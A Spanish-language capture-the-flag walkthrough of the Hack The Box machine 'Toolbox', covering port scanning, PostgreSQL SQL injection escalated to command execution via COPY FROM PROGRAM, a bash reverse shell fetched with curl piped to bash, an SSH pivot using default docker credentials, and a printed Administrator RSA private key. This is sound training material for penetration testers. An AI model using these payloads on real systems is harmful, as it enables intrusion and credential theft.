

Toolbox

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

Como podemos observar, la máquina está encendida y se trata de una máquina Windows. IP: 10.10.10.236

Enumeración

Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.236 -oG allPorts
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Toolbox nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.236 -oG allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 19:53 CET
Initiating SYN Stealth Scan at 19:53
Scanning 10.10.10.236 [65535 ports]
Discovered open port 22/tcp on 10.10.10.236
Discovered open port 443/tcp on 10.10.10.236
Discovered open port 139/tcp on 10.10.10.236
Discovered open port 445/tcp on 10.10.10.236
Discovered open port 135/tcp on 10.10.10.236
Discovered open port 21/tcp on 10.10.10.236
Discovered open port 49667/tcp on 10.10.10.236
Discovered open port 49666/tcp on 10.10.10.236
Discovered open port 49668/tcp on 10.10.10.236
Discovered open port 49665/tcp on 10.10.10.236
Discovered open port 49669/tcp on 10.10.10.236
Discovered open port 5985/tcp on 10.10.10.236
Discovered open port 47001/tcp on 10.10.10.236
Discovered open port 49664/tcp on 10.10.10.236
Completed SYN Stealth Scan at 19:53, 10.85s elapsed (65535 total ports)
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.034s latency).
Scanned at 2024-01-15 19:53:48 CET for 10s
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
22/tcp    open  ssh          syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
443/tcp   open  https        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
5985/tcp   open  wsman        syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127
49669/tcp open  unknown      syn-ack ttl 127
```

Puertos abiertos:

21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669

Servicio y versiones

```
$ nmap -sC -sV -p21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669 10.10.10.236 -oN targeted
```

```

root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Toolbox nmap -sC -sV -p21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,4
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 19:55 CET
Nmap scan report for 10.10.10.236
Host is up (0.034s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
|_ ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|_  256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  tcpwrapped
|_ tls-alpn:
|_  http/1.1
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: 400 Bad Request
|_ ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR
|_ Not valid before: 2020-02-18T17:45:56
|_ Not valid after: 2021-02-17T17:45:56
|_ ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_  3:1:1:
|_  Message signing enabled but not required
|_ smb2-time:
|_  date: 2024-01-15T18:56:56
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.24 seconds

```

Enumeración web

Como se trata del protocolo HTTPS, inspeccionamos el certificado:

```
$ openssl s_client -connect 10.10.10.236:443
```


```

6C28xH8j0vXWAX3h0nzKfZteCpeJm/gm47/SCbSZbKQc0utak/ERQ/IQ08yo
2KK6EnYia030nyPHov0CvZdx0XgSJUpQTlM0ySuXL+teRHmHPx/r7G0MGP0vpKLS
0XZaAjnSN1+8nCldxAiaL8u4kxikQkaMKo1/5Ks=
-----END CERTIFICATE-----
subject=C = GR, ST = Some-State, O = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com, emailAddress = admin@megalogistic.com
issuer=C = GR, ST = Some-State, O = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com, emailAddress = admin@megalogistic.com
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS


```

Vemos que se trata del dominio `megalogistic.com` y del subdominio `admin.megalogistic.com` por lo cual, los añadimos a nuestro archivo `/etc/hosts`

Ahora simplemente accedemos al sitio web, donde debería de salir un panel de autenticación:



Si introducimos; ' or 1=1-- - nos sale un error:



Como es un error y sale una función `pg`, sabemos que se trata de una base de datos PostgreSQL, por lo cual podemos aplicar inyecciones SQL.

Explotación

SQLi PostgreSQL

Para verificar que es vulnerable el sistema a inyecciones SQL, introducimos:

```
username=admin';select pg_sleep(10)-- -&password=admin
```

En caso de que tarde en responder 10 segundos la página web, significará que es vulnerable. En este caso, si que lo es, debido a que tarda 10 segundos.

Ahora podemos intentar realizar un RCE:

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql#rce>


Para la explotación:

Creamos la tabla:

```
username=admin';CREATE TABLE cmd_exec(cmd_output text);-- -  
&password=admin
```

Ahora simplemente intentamos ejecutar un comando:

```
username=admin';COPY cmd_exec FROM PROGRAM 'curl 10.10.14.16/test';-  
- -&password=admin
```



The screenshot shows a Burp Suite interface. The top pane displays a list of HTTP history entries. The bottom pane shows a terminal window with the following content:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Toolbox lk  
.rw-r--r-- root root 709 B Mon Jan 15 19:53:58 2024 allPorts  
.rw-r--r-- root root 231 MB Tue Feb 18 12:46:42 2020 docker-toolbox.exe  
.rwxr-xr-x root root 58 KB Mon Jan 15 21:10:01 2024 nc.exe  
.rw-r--r-- root root 2.3 KB Mon Jan 15 19:57:01 2024 targeted  
  
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Toolbox python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.236 - - [15/Jan/2024 21:23:04] code 404, message File not found  
10.10.10.236 - - [15/Jan/2024 21:23:04] "GET /test HTTP/1.1" 404 -
```

Como se puede observar, el servidor hace la petición a nuestro servidor.

Ahora creamos la reverse shell, donde reutilizaremos el mismo archivo:

```
#!/bin/bash  
  
bash -i >& /dev/tcp/10.10.14.16/443 0>&1
```

Compartimos el archivo mediante python y nos ponemos a la escucha mediante netcat. Ahora simplemente modificamos la data del burpsuite y tramitamos la petición:

```
username=admin';COPY cmd_exec FROM PROGRAM 'curl 10.10.14.16/test';-  
- -&password=admin
```

```
19 connection: close
20 username=admin';COPY cmd_exec FROM PROGRAM 'curl 10.10.14.16/test|bash';-- --&password=admin

Waiting

dimegio@zephyrus ~ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.236] 49857
bash: cannot set terminal process group (1050): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Toolbox python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.236 - - [15/Jan/2024 21:30:23] "GET /test HTTP/1.1" 200 -
```

A simple vista ya vemos que se trata de un contenedor Docker.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ hostname -I
172.17.0.2
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
```

Post Explotación

Hacemos el tratamiento de la TTY:

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
      reset xterm
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```

Si hacemos un `route -n` vemos la dirección IP `172.17.0.1` la cual deberíamos de comprometer.

Investigando, vemos en esta página web:

<https://stackoverflow.com/questions/32646952/docker-machine-boot2docker-root-password> que en este caso puede existir el usuario `docker` que tendrá la contraseña `tcuser`, por lo que miramos a ver si la máquina host tiene el puerto 22 abierto.

Para ver si su puerto 22 está abierto:

```
echo '' > /dev/tcp/172.17.0.1/22 && echo "[+] Puerto abierto" ||  
echo "[+] Puerto cerrado"
```

De manera que si que está abierto, el puerto ssh.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ route -n  
Kernel IP routing table  
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface  
0.0.0.0           172.17.0.1       0.0.0.0          UG      0      0      0 eth0  
172.17.0.0        0.0.0.0          255.255.0.0      U       0      0      0 eth0  
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1  
docker@172.17.0.1's password:  
  ( '>')  
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.  
  (/--_--_-\)      www.tinycorelinux.net  
  
docker@box:~$ █
```

Vemos que saltamos a otra máquina:

```
docker@box:~$ ifconfig
docker0    Link encap:Ethernet  HWaddr 02:42:17:97:FF:15
           inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
           inet6 addr: fe80::42:17ff:fe97:ff15/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:2917 errors:0 dropped:0 overruns:0 frame:0
           TX packets:4378 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:4756222 (4.5 MiB)  TX bytes:395141 (385.8 KiB)

eth0       Link encap:Ethernet  HWaddr 08:00:27:F2:5E:BE
           inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe2:5ebe/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:1792 errors:0 dropped:0 overruns:0 frame:0
           TX packets:2718 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:129945 (126.8 KiB)  TX bytes:241910 (236.2 KiB)

eth1       Link encap:Ethernet  HWaddr 08:00:27:2C:6D:87
           inet addr:192.168.99.100  Bcast:192.168.99.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe2c:6d87/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:2801 errors:0 dropped:0 overruns:0 frame:0
           TX packets:4209 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:318611 (311.1 KiB)  TX bytes:6054474 (5.7 MiB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

veth25662f6 Link encap:Ethernet  HWaddr 9A:75:6C:1D:B7:75
           inet6 addr: fe80::9875:6cff:fe1d:b775/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:2917 errors:0 dropped:0 overruns:0 frame:0
           TX packets:4395 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:4797060 (4.5 MiB)  TX bytes:396427 (387.1 KiB)

docker@box:~$
```

Indagando entre los directorios encontramos un directorio `c` y más adelante la clave `id_rsa` del usuario Administrator.


```

docker@box:/c/Users/Administrator$ cd .ssh
docker@box:/c/Users/Administrator/.ssh$ ls -l
total 6
-rwxrwxrwx    1 docker  staff    404 Feb 19  2020 authorized_keys
-rwxrwxrwx    1 docker  staff   1675 Feb 19  2020 id_rsa
-rwxrwxrwx    1 docker  staff    404 Feb 19  2020 id_rsa.pub
-rwxrwxrwx    1 docker  staff    348 Feb 19  2020 known_hosts
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLN00Ceppfjz6RS0Qv
Md08abGynhKMzsiVCEJoJ9L8GfSXGZIfsAIWxn9nyNaDdApoF7Mfm1KItg0+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MS0Rm
7A+eXfmPvdr4hE0wNUIwx2o0Pr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUyhKGTWHj
4ocjUwG9XcU0iI4pcHT3nXPKmGjoPyiPzpa5WdiJ8QpME398Nne4mnx0boWtp3jG
aJ1GunZCyic0iSwemcBJiNyfZChTipWmBMK88wIDAQABAoIBA7PEuB0j+UHRM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTJiXTu5b/1E82qK8IPhVLC
JApdhvDsktA9ewdp2NnFXHbiCg0IFWb/MFdJd/ccd/9Qqq4aos+pWH+BSFc0vUld
vg+BmH7RK7V1NVFk2eyCuS4YajTW+VEWD3uBA15ErXuKa2VP6HMKPDLpv0GgBf9c
l0l2v75cGjiK02xVu3aFyKf3d7t/GJBgu4zekPKVsIUa+22ZVcTi653Tum1WUqG
MjuYDIaKmIt9QTn81H5jAQG6CMLlB1LZGo0JuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borc0Y6xFJxuPbwGZeovUEXwYzldvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUYbyVjkqHQFKRgu5FSb9IVGktzNctfyxDgs0m8DBUvFvo
qgieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUv0AULm03ew3KtkURECgYEA17Nr
Ejcb6JWBnoGyL/yEG44h3fHAU0HpVjEeNkXiBiDQEKcrow9WZY9YlKVU/pIPhJ+S
7s++kIu014H+E2SV3qgHknqWNIzTWXbmncLI/DSqWs19BJld0/YUcFnpkFG08Xu
iWNSUKGb0R7zhUTZ136+Pn9TEGUXQMmBCE0JLcMCgYBj9bTJ71iwyzgb2xSi9s0B
MmRdQpv+T2ZQQ5rkKi0tEdHLTcV1Qbt7Ke59ZYKvSHi3urv4cLpCfLdB4FEtrhEg
5P39Ha3zlnYpbCbzafYhCydZTHl3k8wfs5VotX/NiUpKGCdIGS7Wc80UPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vSQmvF4J1XwaAfUCfatyjb0G09j52Yp7
MlS1yYg4tGJaWFFZGSfe+tMNP+XuJKtN4JSjnGgvHDoks8dbYZ5jaN03FrVq2HBY
RG0PwJSN7emx4YKpqpTPDRmx/Q3C/sYos628CF2nn4aCKtDeNLTQ3qDORhUcd5BMq
bsf9AoGBAIWYKT0wMlOWForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPo0fPj6BtjxQEBoacW923t0blPeYkI9biVUyIp
BYxKDs3rNUSw1UUHAvBh00Ys+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
docker@box:/c/Users/Administrator/.ssh$

```

Copiando la clave y guardándola en un archivo `id_rsa` (además de asignándole los permisos correspondientes '600'), llegamos a poder conectarnos a la máquina víctima.

```
$ ssh -i id_rsa administrator@10.10.10.236
```

En el directorio `Desktop` podemos visualizar la flag del root.

Por otra parte, para la flag del usuario, esta se encuentra en la máquina box donde podemos migrar del usuario docker a root haciendo un `sudo su`.

Seguidamente buscamos por `user.txt` y cualquiera de los dos archivos contiene la flag.

```
$ find / -name user.txt 2>/dev/null
```



```
root@box:/# find / -name user.txt 2>/dev/null
/mnt/sda1/var/lib/docker/overlay2/07623502c61c6209351069a7c272a5514f193c50302d83ead62325346bf41d06/merged/var/lib/postgresql/user.txt
/mnt/sda1/var/lib/docker/overlay2/20aed3bef7110c6e08a7fc7f476fcd690589baabf19f49b462b7395724731d2/diff/var/lib/postgresql/user.txt
<9b462b7395724731d2/diff/var/lib/postgresql/user.txt
f0183e44378ea9774433e2ca6ac78c6a  flag.txt
root@box:/# █          ib/postgresql/user.txt
```